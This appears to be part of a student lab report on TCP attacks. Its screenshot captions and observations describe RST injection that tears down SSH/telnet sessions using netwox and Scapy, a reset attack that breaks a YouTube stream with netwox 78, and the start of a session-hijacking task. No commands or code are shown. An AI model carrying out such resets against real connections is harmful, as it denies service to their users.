
2.2 SSH CONNECTION




Screenshot 2.2.1: SSH connection successful from client to server



Screenshot 2.2.2: Last TCP packet in wireshark with sequence number(2383238801) and port(33994)




Screenshot 2.2.3: Attacker machine executing netwox command




Screenshot 2.2.4: Connection reset as the RST packet is sent(reset bit of last packet set to 1).


Using Scapy:



Screenshot 2.2.5: Last packet details with port(34036) and sequence number(3890451191)



Screenshot 2.2.6: Code snippet along with the execution of code on terminal



Screenshot 2.2.7: Connection closed since the last packet's reset bit is set to 1(RST packet sent).

ADDITIONAL OBSERVATION:


This is a Denial-of-Service(DoS) attack since the attacker tries to disrupt the ssh or telnet connection between the client and server.

This is done by:


The attacker sending RST(sets the reset bit to 1) for the last TCP packet of the telnet or ssh connection

=====


TASK 3:



Screenshot 3.1: Youtube video playing normally on victim machine



Screenshot 3.2: Attacker executes the command



Screenshot 3.3: Youtube video crashes and keeps on buffering.

ADDITIONAL OBSERVATION:


This is a Denial-of-Service(DoS) attack since the attacker tries to disrupt the connection between the client and server.

This happens because the attacker resets all the TCP packets between victim and the youtube server using netwox 78 tool.


=====

TASK 4:


4.1 Using netwox command:




Screenshot 4.1.1: Creating a new.txt file in the desktop directory of server machine.



